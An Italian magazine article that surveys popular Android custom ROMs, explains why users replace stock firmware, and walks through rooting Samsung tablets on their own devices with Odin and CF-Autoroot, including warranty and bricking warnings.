



Fig. 1 • Tra le custom ROM più popolari c'è la CyanogenMod (www.cyanogenmod.org), una versione alternativa di Android creata da Steve Kondik (in arte Cyanogen) che, grazie ad una numerosissima community di sviluppatori, supporta oggi un vasto numero di dispositivi.

TUTTE LE FACCE DI ANDROID

La domanda, a questo punto, nasce spontanea: perché installare una versione di Android diversa da quella "stock" (stock è il termine che identifica il software in dotazione col prodotto)? Una delle motivazioni per la quale molti utenti scelgono delle custom ROM è legata al fatto che le versioni di Android personalizzate dai principali produttori di dispositivi contengono spesso inutili "orpelli" se non vere e proprie limitazioni: come ad esempio l'impossibilità di fare il tethering che, pur essendo una funzione nativa di Android che permette di condividere l'accesso a Internet con altri dispositivi, può essere inibita per ragioni spesso di carattere commerciale. Una custom ROM, al contrario, oltre a non imporre limitazioni sulle funzioni native, non contiene alcun "bloatware" (software gonfiato) che spesso impiega inutilmente spazio e risorse del dispositivo.

Fig. 2 • Produttori e operatori telefonici integrano spesso nei propri dispositivi app proprietarie che non è possibile disinstallare. Il termine con il quale vengono definite è "bloatware". Esempi sono l'app store proprietario di Samsung o l'Area Clienti 3 che troviamo in tutti i terminali a brand Tre.

TUTTI GLI AGGIORNAMENTI CHE SERVONO

Se la necessità di avere un sistema più pulito e libero da limitazioni è una delle motivazioni principali per le quali si preferisce una custom ROM al software stock del tablet, sicuramente anche lo spettro dell'interruzione degli aggiornamenti da parte dei produttori è la concausa che spinge molti ad entrare nel mondo delle ROM cucinate; è affare piuttosto noto che, trascorso un certo lasso di tempo, per ragioni spesso non legate ai soli limiti hardware i produttori interrompano l'aggiornamento dei loro dispositivi più datati. Con l'installazione di una custom ROM (a patto che quest'ultima supporti il nostro dispositivo) si potrà sempre godere dell'ultima versione di Android anche se il produttore ha interrotto gli aggiornamenti "anni addietro". Tutte le ROM "cucinate" possono quindi sostituire quella di fabbrica, anche se per alcune di queste bisogna dotarsi anche del pacchetto di applicazioni Google (Gmail, Maps, Play Store ecc.) che varia a seconda della ROM che scegliamo. Come mai gli sviluppatori di custom ROM non integrano anche le applicazioni Google nei loro pacchetti? La ragione sta nel fatto che se Android è un sistema operativo open source e quindi libero, lo stesso non si può dire delle applicazioni sviluppate nei laboratori di Mountain View: pertanto, il fatto di non integrare le cosiddette GApps è un obbligo imprescindibile per via delle licenze d'uso che almeno formalmente vanno rispettate. Ad ogni modo trovare le Google Apps per la propria custom ROM non è come scaricare un programma illegalmente: Google è molto tollerante sulla questione

"licenze" per le sue Gapps tanto che tutte le ROM, come ad esempio la CyanogenMod (http://wiki.cyanogenmod.org/w/Google_Apps), fanno riferimento a pacchetti che è facile trovare con una semplice ricerca in rete. Dopo la doverosa premessa è bene tener presente che i produttori di dispositivi Android non permettono con facilità di modificare il sistema operativo del terminale, tanto che questa azione spesso ne invalida la garanzia. Fermo restando che il procedimento che d'ora in avanti esplicheremo deve essere consapevole e ragionato, una volta cambiato il sistema operativo si può sempre tornare al firmware originale. Tuttavia il produttore sarà in grado di "vedere" che abbiamo precedentemente "moddato" il nostro tablet... quindi in realtà quello che faremo è un viaggio di sola andata. Confidiamo comunque che i nostri lettori comprendano che i vantaggi di installare una custom ROM superano di gran lunga i problemi che ne derivano (sempre che questi siano così rilevanti): se poi sono passati due anni dal nostro acquisto, la garanzia è scaduta e quindi il problema non sussiste.

PLAY STORE PER TUTTI

Così come le ROM "cucinate", non tutti i tablet Android integrano le Google Apps, soprattutto quelli di fascia economica come il Mediacom SmartPad 750 S2 3G che sono poi tra i più venduti. Il motivo è sempre lo stesso: le licenze d'uso delle GApps! In particolare, in questi dispositivi non è preinstallate l'app per il Play Store: una mancanza abbastanza grave perché di fatto impedisce di installare tutte le applicazioni presenti sul market di Google. Non si tratta, comunque, di un problema particolarmente grave: per aggiungerlo alla lista delle applicazioni è infatti sufficiente effettuare una ricerca su Google per trovare il relativo file APK compatibile con il nostro tablet, scaricarlo, trasferirlo sulla memoria del dispositivo e installarlo.

LE MIGLIORI CUSTOM ROM

Ecco le più interessanti versioni non ufficiali di Android per avventurarci nel modding del nostro tablet.

CyanogenMod

Disponibile per oltre sessanta modelli di cellulari e tablet Android, offre il supporto nativo per i temi (T-Mobile Theme Engine), un codec per il Free Lossless Audio Codec (FLAC), la cache compressa (compcache), un'estesa lista di APN, un client OpenVPN, un menu di reboot, il supporto per Wi-Fi, Bluetooth e tethering USB, miglioramenti allo schedulatore del kernel e profili di overclock.

www.cyanogenmod.org

MIUI

Si pronuncia Me You I (Me Te Io) ed è la custom ROM che più si è allontanata in termini di interfaccia dal mondo Android e che ha fatto di questa caratteristica il suo punto di forza. Il successo di questa ROM è stato tale che Xiaomi (produttore della ROM) ha persino prodotto un suo dispositivo, il MIUI Phone.

http://en.miui.com

PAC-man

Una nuova famiglia di custom ROM che ha raggiunto un notevole successo grazie alla scelta di concentrare in un'unica versione non ufficiale di Android tutte le migliori caratteristiche presenti in altri progetti quali CyanogenMod, AOKP e ParanoidAndroid.

www.pac-rom.com

SLIM

È una ROM AOSP il che significa che si tratta di Android "puro". Integra inoltre alcuni moduli di CyanogenMod e AOKP (Android Open Kang Project). Garantisce quindi l'esperienza d'uso pensata da Google offrendo notevoli miglioramenti elaborati dalla comunità degli sviluppatori. La ROM è completamente in italiano ed è molto leggera, sia in termini di spazio di memoria occupato, sia di RAM libera all'avvio del sistema.

www.slimroms.net

Carbon

Basata anche questa sulla CyanogenMod e quindi sulla versione stock di Android 4.3. Tra le varie caratteristiche, Animations consente di personalizzare le animazioni delle pagine, mentre Interface consente di variare la densità del display, personalizzare i tasti del dispositivo, scegliere la trasparenza della status bar e della nav bar. Lockscreen, infine, consente di scegliere come personalizzare la schermata di blocco e i widget.

http://carbon-rom.com

Paranoid

Anche questa è una custom ROM AOSP, quindi basata sulla versione "pulita" di Android così come rilasciata da Google. L'ultima release, in particolare, integra il nuovo Android 4.4.1 KitKat e corregge molti bug segnalati direttamente dagli utenti.

http://en.miui.com

AOKP

Una particolare ROM AOSP (Android Open Source Project, il codice originale Android) che, però, a discrezione del team Kang che la sviluppa, può presentare notevoli miglioramenti dal punto di vista prestazionale e funzionale. L'ultima versione è basata su Android 4.2.2.

http://aokp.co

OMNIROM

Non sarà popolare come la CyanogenMod o l'AOKP ma ha saputo farsi apprezzare per alcune funzionalità esclusive, come il Multi-Window. Garantisce aggiornamenti tramite OTA, una maggiore personalizzazione grafica e nuove funzioni per la sicurezza tramite PIN, NFC e Posizione geografica

http://omnirom.org.

L'UTENTE ROOT PER IL NOSTRO TABLET!

Ecco come sbloccare un dispositivo Android per accedere a tutte le sue funzioni di amministrazioni e configurarlo come meglio crediamo

Dopo aver parlato di custom ROM occorre chiarire il significato di root, parola che in inglese vuol dire radice. Proprio come per le radici di un albero che alimentano e sostengono l'intero fusto, con i permessi di root otteniamo la facoltà di assumere il controllo totale del nostro dispositivo Android. Abituati a Linux, non ci sorprenderà il termine superuser (superutente) che sono poi gli attribuiti che il root concederà alla nostra utenza. Quindi, una volta ottenuto il root del nostro dispositivo possiamo fare tutto quello che prima era vietato, ad esempio modificare file di sistema, installare applicazioni direttamente nella SD, scegliere diversi calendari, orologi, mappe, temi, immagini da caricare nella schermata di avvio del dispositivo, modificare le schermate di blocco e soprattutto far fuori tutti i bloatware senza pietà!

Fig. 3 • Nel caso degli iPhone e degli iPad la procedura di root viene chiamata Jailbreak e consiste in un vero e proprio hack del dispositivo. Tra le diverse opzioni, con il Jailbreak gli utenti iOS possono installare applicazioni bypassando l'iTunes Store.

ROOT SENZA RISCHI?

Purtroppo l'acquisizione dei permessi di amministratore su un tablet Android non è un'operazione totalmente priva di rischi. Teniamo presente, infatti, che oltre ad invalidare la garanzia, se la procedura non viene eseguita nella maniera corretta c'è il rischio di far diventare il nostro terminale l'equivalente di un mattone, assecondando così una metafora tanto cara agli sviluppatori: "bricking". Ma veniamo alla procedura in sé che, grazie alla community di sviluppatori, è diventata quasi un gioco da ragazzi. Anzitutto è bene chiarire che ogni terminale ha il suo root: i file da utilizzare, se non la procedura stessa, potrebbero quindi variare da modello a modello. Ma entriamo nel vivo della questione: armiamoci di pazienza e sangue freddo e, soprattutto, verifichiamo con molta attenzione che il nostro tablet rientri tra quelli che è possibile "rootare". Purtroppo per ragioni di spazio è impossibile descrivere le procedure di root per tutti i tablet presenti sul mercato. I dispositivi che trattiamo in queste pagine sono al momento i più popolari e pertanto i più diffusi. Ad ogni modo, come già detto precedentemente, le risorse in Rete non mancano ed è sufficiente fare una ricerca sul forum XDA per trovare una soluzione facile e veloce per il nostro modello.

LA PROCEDURA DI ROOT SUI TABLET SAMSUNG

Grazie ad Odin, un software utilizzato dai tecnici Samsung per installare firmware originali sui loro terminali (presente nella sezione Mobile del Win CD/DVD-Rom), se siamo utenti dei tablet della casa coreana potremo fare il root del nostro dispositivo senza grossi problemi. Di seguito vedremo la procedura applicabile mediante il tool CF-Autoroot che permette a molti dispositivi di attivare il fantomatico superuser (*http://autoroot.chai fire.eu*) in maniera non eccessivamente invasiva e potendo continuare a fruire degli aggiornamenti ufficiali di Samsung tramite Kies o via OTA. Il metodo preso in esame, inoltre, non cancella i nostri dati personali, né le applicazioni: tuttavia è sempre consigliabile fare un backup preventivo. I dispositivi compatibili con la procedura sono i seguenti:

- Samsung Galaxy Tab 2 7.0 e 10.1
- Samsung Galaxy Note 10.1 (2014) Wi-Fi, 3G ed LTE
- Samsung Galaxy Note 8 e 10.1
- Samsung Galaxy Note 2
- Samsung Galaxy Note 3

• Scompattiamo in una cartella del nostro computer il file odin.zip (sezione Mobile del Win CD/DVD-Rom) ed eseguiamo il file che troviamo al suo interno.
• Colleghiamo il tablet (spento) col cavo USB al computer.
• Avviamo il tablet premendo contemporaneamente i tasti VOLUME GIÙ + HOME (tasto centrale) + POWER (il tasto di accensione). Apparirà un rettangolo giallo che ci avviserà del pericolo di installare un custom OS. Premiamo il tasto VOLUME SU per continuare ed entrare così in modalità Download.
• Odin mostrerà adesso la voce ADDED nella casella Message. Se ciò non dovesse accadere significa che non abbiamo installato i driver USB del vostro tablet. Per risolvere, installiamo la suite Samsung Kies (*www.winmagazine.it/link/2397*).
• A questo punto è necessario selezionare nella casella PDA il file CFAutoroot corrispondente al nostro modello e precedentemente scaricato da *http://autoroot.chainfire.eu*. Lasciamo selezionate le sole opzioni Auto-Reboot e F. Reset Time. Non selezioniamo mai l'opzione Re-Partizion.

Premiamo START per avviare la procedura di rooting che durerà solo pochi secondi. Al termine il tablet verrà riavviato. Se ciò non dovesse accadere comparirà un messaggio di errore e sarà quindi necessario ripetere nuovamente il procedimento. Se al contrario comparirà il messaggio PASS significa che è andato tutto bene.